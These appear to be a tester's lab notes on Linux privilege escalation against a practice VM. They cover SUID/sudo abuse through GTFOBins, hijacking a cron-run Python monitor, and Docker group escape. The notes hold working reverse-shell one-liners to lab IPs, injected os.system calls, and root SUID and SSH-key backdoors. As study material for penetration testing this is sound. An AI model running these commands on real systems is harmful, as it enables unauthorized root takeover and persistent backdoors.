-rwsr-xr-x 1 root root 59704 Oct 18  2024 /usr/bin/mount
-rwsr-xr-x 1 root root 18664 Jan 31  2023 /usr/lib/polkit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 51272 Sep 16  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 653888 Jun 22  2024 /usr/lib/openssh/ssh-keysign
The Set-Group-ID (setgid) permission is another special permission that allows us to run binaries as if we were part of the group that created them. These files can be enumerated using the following command: find / -uid 0 -perm -6000 -type f 2>/dev/null. These files can be leveraged in the same manner as setuid binaries to escalate privileges.
find / -user root -perm -6000 -exec ls -ldb {} \; 2>/dev/null
GTFOBins
The GTFOBins project is a curated list of binaries and scripts that can be used by an attacker to bypass security restrictions.
GTFOBins example for /usr/bin/perl
![[Screen Shot 2025-08-25 at 8.01.50 PM.png]]
Sudo
sudo is a program which lets users run other programs with the security privileges of other users. By default, that other user will be root. A user generally needs to enter their password to use sudo, and they must be permitted access via rule(s) in the /etc/sudoers file. Rules can be used to limit users to certain programs, and forgo the password entry requirement.
List the programs that we are allowed to run via
sudo -l

# Output
(root) NOPASSWD: /usr/sbin/iftop
(root) NOPASSWD: /usr/bin/find
(root) NOPASSWD: /usr/bin/nano
(root) NOPASSWD: /usr/bin/vim
(root) NOPASSWD: /usr/bin/man
(root) NOPASSWD: /usr/bin/awk
Use the JMA lab VM for the succeeding privesc.
Abusing Cron Jobs
As highlighted in the LinPEAS results, the james user is part of the administrator group and can read the home directory of the kim user.
james@keym4ker:/tmp$ id
uid=1004(james) gid=1004(james) groups=1004(james),100(users),1002(administrator)

james@keym4ker:/tmp$ find / -group administrator -type f 2>/dev/null
/home/kim/osticket_backup-2025-06-22.sql
/home/kim/.profile
/home/kim/.bash_history
/home/kim/admin_monitor.py
/home/kim/.bash_logout
/home/kim/.bashrc
james@keym4ker:/tmp$ cat /home/kim/admin_monitor.py
from datetime import datetime
import requests

now = datetime.now()

r = requests.get("http://127.0.0.1/")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")

with open("site_status.txt", "a") as f:
    if r.status_code == 200:
        f.write("Site is Up: ")
        f.write(dt_string)
        f.write("\n")
    else:
        f.write("Check Out Site: ")
        f.write(dt_string)
        f.write("\n")
The tester noticed that the site_status.txt is owned by the kevin user. Meaning the admin_monitor.py executed in the context of the user kevin.
james@keym4ker:/tmp$ ls -la /home/kim/
total 228
drwxrwx--- 3 kim   administrator   4096 Aug 23 00:27 .
drwxr-xr-x 8 root  root            4096 Aug 21 01:05 ..
-rwxrwx--- 1 kim   administrator    399 Aug 21 07:49 admin_monitor.py
-rw------- 1 kim   administrator    304 Aug 25 00:31 .bash_history
-rwxrwx--- 1 kim   administrator    220 Aug 21 01:05 .bash_logout
-rwxrwx--- 1 kim   administrator   3526 Aug 21 01:05 .bashrc
-rw-r--r-- 1 kim   kim                0 Aug 21 07:58 cron.log
drwxrwx--- 3 kim   administrator   4096 Aug 21 07:00 .local
-rw-r--r-- 1 kim   administrator 164668 Aug 23 00:26 osticket_backup-2025-06-22.sql
-rwxrwx--- 1 kim   administrator    807 Aug 21 01:05 .profile
-rw-r--r-- 1 kevin kevin          26084 Aug 25 04:44 site_status.txt
Displaying the last 10 entries shows that the script was executing every 2 minutes.
tail -10 /home/kim/site_status.txt

Site is Up: 25/08/2025 04:36:01
Site is Up: 25/08/2025 04:38:02
Site is Up: 25/08/2025 04:40:01
Site is Up: 25/08/2025 04:42:01
Site is Up: 25/08/2025 04:44:02
Site is Up: 25/08/2025 04:46:01
Site is Up: 25/08/2025 04:48:01
Site is Up: 25/08/2025 04:50:02
Site is Up: 25/08/2025 04:52:01
Site is Up: 25/08/2025 04:54:01
Let's update the script
nano /home/kim/admin_monitor.py
Add a new line that will execute our revshell
from datetime import datetime
import requests
import os

now = datetime.now()
os.system('/usr/bin/bash /dev/shm/shell.sh')

r = requests.get("http://127.0.0.1/")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")

with open("site_status.txt", "a") as f:
    if r.status_code == 200:
        f.write("Site is Up: ")
        f.write(dt_string)
        f.write("\n")
    else:
        f.write("Check Out Site: ")
        f.write(dt_string)
        f.write("\n")
Creating the revshell in /dev/shm
cd /dev/shm
touch shell.sh
nano shell.sh
The bash script contains a one-liner bash reverse shell.
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/192.168.0.205/9001 0>&1'
Set up a listener in Kali. After two minutes the script will be executed and we will have a new shell as the user kevin.
Attacking SUID
The Set User ID upon Execution (setuid) permission allows a user to run a file or program with the permissions of the file’s owner, often resulting in elevated privileges if the file is owned by a privileged account like root.
From the LinPEAS results, we identified several files with the SUID bit set. Notably, the find binary is marked as SUID and is owned by root, making it a promising target for privilege escalation.
By leveraging the find binary’s SUID status, we may be able to execute commands as root and elevate our privileges.
We could also manually check for suid binaries using the find command below
find / -user root -perm -4000 -execs ls -ldb {} \; 2>/dev/null
According to the GTFOBins reference, the SUID find binary can be exploited to escalate privileges and gain root access on the server.
find . -exec /bin/sh -p \; -quit
What it does:
- -exec /bin/sh -p ; → runs a shell (/bin/sh) with the preserved privileges (-p), effectively granting root if the SUID bit is set on find.
- -quit → stops after the first match to avoid unnecessary processing.
Docker PrivEsc
Let's again transfer linpeas in the box and run it this time using the trisha user and let's check if we could find anything interesting that we missed as james user.
Here are some of our key findings using the trisha account
- The
trishauser is a member of docker group - A docker container is now visible in the output of linpeas

By default, any machine container is run with root privileges (ie. we have root privileges inside the container). And any "docker" group member with access to the Docker Daemon has root privileges in the container. Since trisha is a member of the docker group, we could escalate our privileges to root. Let's attempt a well known trick used to abuse docker configuration.
Let's use deepce, a project to enumerate and exploit Docker containers. Let's clone it in our box then transfer it to the target for further investigation of the containers.
wget https://raw.githubusercontent.com/stealthcopter/deepce/refs/heads/main/deepce.sh

chmod +x deepce.sh

./deepce.sh
Executing deepce
trisha@keym4ker:~$ ./deepce.sh

                      ##         .
                ## ## ##        ==
             ## ## ## ##       ===
         /"""""""""""""""""\___/ ===
    ~~~ {~~ ~~~~ ~~~ ~~~~ ~~~ ~ /  ===- ~~~
         \______ X           __/
           \    \         __/
            \____\_______/
          __
     ____/ /__  ___  ____  ________
    / __  / _ \/ _ \/ __ \/ ___/ _ \   ENUMERATE
   / /_/ /  __/  __/ /_/ / (__/  __/  ESCALATE
   \__,_/\___/\___/ .___/\___/\___/  ESCAPE
                 /_/

 Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE)
 by stealthcopter

==========================================( Colors )==========================================
[+] Exploit Test ............ Exploitable - Check this out
[+] Basic Test .............. Positive Result
[+] Another Test ............ Error running check
[+] Negative Test ........... No
[+] Multi line test ......... Yes
Command output
spanning multiple lines

Tips will look like this and often contains links with additional info. You can usually
ctrl+click links in modern terminal to open in a browser window
See https://stealthcopter.github.io/deepce

===================================( Enumerating Platform )===================================
[+] Inside Container ........ No
[+] User .................... trisha
[+] Groups .................. trisha users docker
[+] Sudo .................... Password required
[+] Container tools ......... Yes
/usr/bin/docker
[+] Docker Executable ....... /usr/bin/docker
[+] Docker version .......... 28.3.3
[+] Rootless ................ No
[+] User in Docker group .... Yes
Users in the docker group can escalate to root on the host by mounting the host
partition inside the container and chrooting into it.
deepce.sh -e DOCKER
See https://stealthcopter.github.io/deepce/guides/docker-group.md

[+] Docker Sock ............. Yes
srw-rw---- 1 root docker 0 Sep  3 06:49 /var/run/docker.sock
[+] Sock is writable ........ Yes
The docker sock is writable, we should be able to enumerate docker, create containers
and obtain root privs on the host machine
See https://stealthcopter.github.io/deepce/guides/docker-sock.md

To see full info from the docker sock output run the following

curl -s --unix-socket /var/run/docker.sock http://localhost/info

KernelVersion:6.1.0-27-amd64
OperatingSystem:Debian GNU/Linux 12 (bookworm)
OSType:linux
Architecture:x86_64
Name:docker.io
NCPU:4
DockerRootDir:/var/lib/docker
Name:keym4ker
ServerVersion:28.3.3
Namespaces:{Containers:moby
[+] Docker Version .......... 28.3.3
[+] CVE–2019–13139 .......... No
[+] CVE–2019–5736 ........... No
==================================( Enumerating Containers )==================================
[+] Docker Containers........ 1 Running, 1 Total
CONTAINER ID   IMAGE     COMMAND   CREATED      STATUS          PORTS     NAMES
94503ed7a302   alpine    "sh"      5 days ago   Up 24 minutes             alpine-test
==============================================================================================
After running deepce.sh, the tester gathered the following info:
- Docker Sock found
- The docker sock location is at /var/run/docker.sock
- The sock is writable

Using known docker priv esc techniques, let's start a new container and drop into it.
docker -H unix:///var/run/docker.sock run --name jma -it --privileged -v /:/mnt -d --rm alpine
Now, let's drop into the container's shell
docker exec -it jma /bin/sh
Accessing the host file system
ls /mnt
Escalate to root
A. Full host takeover via chroot
mount --rbind /proc /mnt/proc
mount --rbind /sys  /mnt/sys
mount --rbind /dev  /mnt/dev
chroot /mnt /bin/bash
id

B. Drop a root SUID shell on the host
// Execute inside the container
cp /mnt/bin/bash /mnt/usr/local/bin/bash-root
chmod u+s /mnt/usr/local/bin/bash-root

// Using james shell, run
/usr/local/bin/bash-root -p

C. Add a root SSH backdoor
// Create a key pair in Kali
ssh-keygen -t rsa -b 2048
cat id_rsa.pub

// Execute inside the container
mkdir -p /mnt/root/.ssh # If no .ssh directory
echo "ssh-ed25519 AAAA... your_pubkey" >> /mnt/root/.ssh/authorized_keys
chmod 700 /mnt/root/.ssh # If no .ssh directory
chmod 600 /mnt/root/.ssh/authorized_keys # If no .ssh directory
Cleanup
Run the following inside the container
// remove SUID backdoor if you created it
rm -f /usr/local/bin/bash-root

// remove SSH key if added
sed -i '/your_pubkey/d' /root/.ssh/authorized_keys || true

// remove cron/systemd artifacts if added
rm -f /etc/cron.d/pwn
rm -f /etc/systemd/system/pwn.service /etc/systemd/system/multi-user.target.wants/pwn.service

// unbind runtime mounts if you did Option A
umount -R /mnt/proc || true
umount -R /mnt/sys  || true
umount -R /mnt/dev  || true
exit  # leave chroot if inside
Then stop/remove the container
docker stop jma
Vertical PrivEsc
From james to kim
Open a new terminal and SSH as the james user.
ssh james@172.20.10.3
Download and execute linux-smart-enumeration from Github.
wget "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -O lse.sh; chmod 700 lse.sh
Execute the script
james@keym4ker:~$ ./lse.sh
---
If you know the current user password, write it here to check sudo privileges: superstar
---
 LSE Version: 4.14nw                                                                                         User: james
     User ID: 1004
    Password: ******
        Home: /home/james
        Path: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
       umask: 0022

    Hostname: keym4ker
       Linux: 6.1.0-27-amd64
Distribution: Debian GNU/Linux 12 (bookworm)
Architecture: x86_64

=====================( Current Output Verbosity Level: 0 )======================
===============================================================( humanity )=====
[!] nowar0 Should we question autocrats and their "military operations"?... yes!
---
                                      NO
                                      WAR
---
==================================================================( users )=====
[i] usr000 Current user groups............................................. yes!
[*] usr010 Is current user in an administrative group?..................... yes!
[*] usr020 Are there other users in administrative groups?................. yes!
[*] usr030 Other users with shell.......................................... yes!
[i] usr040 Environment information......................................... skip
[i] usr050 Groups for other users.......................................... skip
[i] usr060 Other users..................................................... skip
[*] usr070 PATH variables defined inside /etc.............................. yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?.................. nope
===================================================================( sudo )=====
[!] sud000 Can we sudo without a password?................................. nope
[!] sud010 Can we list sudo commands without a password?................... nope
[!] sud020 Can we sudo with a password?.................................... nope
[!] sud030 Can we list sudo commands with a password?...................... nope
[*] sud040 Can we read sudoers files?...................................... nope
[*] sud050 Do we know if any other users used sudo?........................ yes!
============================================================( file system )=====
[*] fst000 Writable files outside user's home.............................. yes!
[*] fst010 Binaries with setuid bit........................................ yes!
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/usr/local/bin/bash-root
---
[!] fst030 Can we write to any setuid binary?.............................. nope
[*] fst040 Binaries with setgid bit........................................ skip
[!] fst050 Uncommon setgid binaries........................................ skip
[!] fst060 Can we write to any setgid binary?.............................. skip
[*] fst070 Can we read /root?.............................................. nope
[*] fst080 Can we read subdirectories under /home?......................... yes!
[*] fst090 SSH files in home directories................................... nope
[*] fst100 Useful binaries................................................. yes!
[*] fst110 Other interesting files in home directories..................... nope
[!] fst120 Are there any credentials in fstab/mtab?........................ nope
[*] fst130 Does 'james' have mail?......................................... nope
[!] fst140 Can we access other users mail?................................. nope
[*] fst150 Looking for GIT/SVN repositories................................ nope
[!] fst160 Can we write to critical files?................................. nope
[!] fst170 Can we write to critical directories?........................... nope
[!] fst180 Can we write to directories from PATH defined in /etc?.......... nope
[!] fst190 Can we read any backup?......................................... yes!
---
-rw-r--r-- 1 trisha trisha 30683 Aug 31 08:02 /var/www/wordpress/sup3r-secr3t-page/osticket_backup_2025-06-21.tar.gz
---
[!] fst200 Are there possible credentials in any shell history file?....... nope
[!] fst210 Are there NFS exports with 'no_root_squash' option?............. nope
[*] fst220 Are there NFS exports with 'no_all_squash' option?.............. nope
[i] fst500 Files owned by user 'james'..................................... skip
[i] fst510 SSH files anywhere.............................................. skip
[i] fst520 Check hosts.equiv file and its contents......................... skip
[i] fst530 List NFS server shares.......................................... skip
[i] fst540 Dump fstab file................................................. skip
=================================================================( system )=====
[i] sys000 Who is logged in................................................ skip
[i] sys010 Last logged in users............................................ skip
[!] sys020 Does the /etc/passwd have hashes?............................... nope
[!] sys022 Does the /etc/group have hashes?................................ nope
[!] sys030 Can we read shadow files?....................................... nope
[*] sys040 Check for other superuser accounts.............................. nope
[*] sys050 Can root user log in via SSH?................................... yes!
[i] sys060 List available shells........................................... skip
[i] sys070 System umask in /etc/login.defs................................. skip
[i] sys080 System password policies in /etc/login.defs..................... skip
===============================================================( security )=====
[*] sec000 Is SELinux present?............................................. nope
[*] sec010 List files with capabilities.................................... yes!
[!] sec020 Can we write to a binary with caps?............................. nope
[!] sec030 Do we have all caps in any binary?.............................. nope
[*] sec040 Users with associated capabilities.............................. nope
[!] sec050 Does current user have capabilities?............................ skip
[!] sec060 Can we read the auditd log?..................................... nope
========================================================( recurrent tasks )=====
[*] ret000 User crontab.................................................... nope
[!] ret010 Cron tasks writable by user..................................... nope
[*] ret020 Cron jobs....................................................... yes!
[*] ret030 Can we read user crontabs....................................... nope
[*] ret040 Can we list other user cron tasks?.............................. nope
[*] ret050 Can we write to any paths present in cron jobs.................. nope
[!] ret060 Can we write to executable paths present in cron jobs........... skip
[i] ret400 Cron files...................................................... skip
[*] ret500 User systemd timers............................................. nope
[!] ret510 Can we write in any system timer?............................... nope
[i] ret900 Systemd timers.................................................. skip
================================================================( network )=====
[*] net000 Services listening only on localhost............................ yes!
[!] net010 Can we sniff traffic with tcpdump?.............................. nope
[i] net500 NIC and IP information.......................................... skip
[i] net510 Routing table................................................... skip
[i] net520 ARP table....................................................... skip
[i] net530 Nameservers..................................................... skip
[i] net540 Systemd Nameservers............................................. skip
[i] net550 Listening TCP................................................... skip
[i] net560 Listening UDP................................................... skip
===============================================================( services )=====
[!] srv000 Can we write in service files?.................................. nope
[!] srv010 Can we write in binaries executed by services?.................. nope
[*] srv020 Files in /etc/init.d/ not belonging to root..................... nope
[*] srv030 Files in /etc/rc.d/init.d not belonging to root................. nope
[*] srv040 Upstart files not belonging to root............................. nope
[*] srv050 Files in /usr/local/etc/rc.d not belonging to root.............. nope
[i] srv400 Contents of /etc/inetd.conf..................................... skip
[i] srv410 Contents of /etc/xinetd.conf.................................... skip
[i] srv420 List /etc/xinetd.d if used...................................... skip
[i] srv430 List /etc/init.d/ permissions................................... skip
[i] srv440 List /etc/rc.d/init.d permissions............................... skip
[i] srv450 List /usr/local/etc/rc.d permissions............................ skip
[i] srv460 List /etc/init/ permissions..................................... skip
[!] srv500 Can we write in systemd service files?.......................... nope
[!] srv510 Can we write in binaries executed by systemd services?.......... nope
[*] srv520 Systemd files not belonging to root............................. nope
[i] srv900 Systemd config files permissions................................ skip
===============================================================( software )=====
[!] sof000 Can we connect to MySQL with root/root credentials?............. nope
[!] sof010 Can we connect to MySQL as root without password?............... nope
[!] sof015 Are there credentials in mysql_history file?.................... nope
[!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template1 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template0 as psql and no pass?..... nope
[!] sof020 Can we connect to PostgreSQL template1 as psql and no pass?..... nope
[*] sof030 Installed apache modules........................................ yes!
[!] sof040 Found any .htpasswd files?...................................... nope
[!] sof050 Are there private keys in ssh-agent?............................ nope
[!] sof060 Are there gpg keys cached in gpg-agent?......................... nope
[!] sof070 Can we write to a ssh-agent socket?............................. nope
[!] sof080 Can we write to a gpg-agent socket?............................. yes!
---
/run/user/1004/gnupg/S.gpg-agent
/run/user/1004/gnupg/S.gpg-agent.ssh
/run/user/1004/gnupg/S.gpg-agent.extra
/run/user/1004/gnupg/S.gpg-agent.browser
---
[!] sof090 Found any keepass database files?............................... nope
[!] sof100 Found any 'pass' store directories?............................. nope
[!] sof110 Are there any tmux sessions available?.......................... nope
[*] sof120 Are there any tmux sessions from other users?................... nope
[!] sof130 Can we write to tmux session sockets from other users?.......... nope
[!] sof140 Are any screen sessions available?.............................. nope
[*] sof150 Are there any screen sessions from other users?................. nope
[!] sof160 Can we write to screen session sockets from other users?........ nope
[*] sof170 Can we access MongoDB databases without credentials?............ nope
[!] sof180 Can we access any Kerberos credentials?......................... nope
[i] sof500 Sudo version.................................................... skip
[i] sof510 MySQL version................................................... skip
[i] sof520 Postgres version................................................ skip
[i] sof530 Apache version.................................................. skip
[i] sof540 Tmux version.................................................... skip
[i] sof550 Screen version.................................................. skip
=============================================================( containers )=====
[*] ctn000 Are we in a docker container?................................... nope
[*] ctn010 Is docker available?............................................ yes!
[!] ctn020 Is the user a member of the 'docker' group?..................... nope
[*] ctn200 Are we in a lxc container?...................................... nope
[!] ctn210 Is the user a member of any lxc/lxd group?...................... nope
==============================================================( processes )=====
[i] pro000 Waiting for the process monitor to finish....................... yes!
[i] pro001 Retrieving process binaries..................................... yes!
[i] pro002 Retrieving process users........................................ yes!
[!] pro010 Can we write in any process binary?............................. nope
[*] pro020 Processes running with root permissions......................... yes!
[*] pro030 Processes running by non-root users with shell.................. yes!
[i] pro500 Running processes............................................... skip
[i] pro510 Running process binaries and permissions........................ skip
===================================================================( CVEs )=====
[!] cve-2019-5736 Escalate in some types of docker containers.............. nope
[!] cve-2021-3156 Sudo Baron Samedit vulnerability......................... nope
[!] cve-2021-3560 Checking for policykit vulnerability..................... nope
[!] cve-2021-4034 Checking for PwnKit vulnerability........................ nope
[!] cve-2022-0847 Dirty Pipe vulnerability................................. nope
[!] cve-2022-25636 Netfilter linux kernel vulnerability.................... nope
[!] cve-2023-22809 Sudoedit bypass in Sudo <= 1.9.12p1..................... nope

==================================( FINISHED )==================================
From our previous post-enumeration, we discovered that james is a member of the administrator group. Using find we can look for anything interesting file we may have access to as member of administrator.
find / -group administrator -type f 2>/dev/null
/home/kim/.profile
/home/kim/admin_monitor.py
/home/kim/.bash_logout
/home/kim/.bashrc
Let's inspect the content of the admin_monitor.py script
from datetime import datetime
import requests

now = datetime.now()

r = requests.get("http://127.0.0.1/")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")

with open("site_status.txt", "a") as f:
    if r.status_code == 200:
        f.write("Site is Up: ")
        f.write(dt_string)
        f.write("\n")
    else:
        f.write("Check Out Site: ")
        f.write(dt_string)
        f.write("\n")
This script is a simple website uptime monitor that logs the status of a site into a text file with a timestamp.

Note: The site_status.txt is owned by kevin:kevin. This means that the python script is executing in the context of the kevin user.
From kim to kevin
Let's create a revshell.sh and save it in /dev/shm
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/172.20.10.2/9001 0>&1'
Modify the script
from datetime import datetime
import requests
import os # Add this module

now = datetime.now()

os.system('/usr/bin/bash /dev/shm/shell.sh') # This will execute our shell

r = requests.get("http://127.0.0.1/")
dt_string = now.strftime("%d/%m/%Y %H:%M:%S")

with open("site_status.txt", "a") as f:
    if r.status_code == 200:
        f.write("Site is Up: ")
        f.write(dt_string)
        f.write("\n")
    else:
        f.write("Check Out Site: ")
        f.write(dt_string)
        f.write("\n")
Now, we have a new shell as the user kevin

From kevin to lily
Checking the history logs, we discovered that kevin can perform an SSH as the user lily

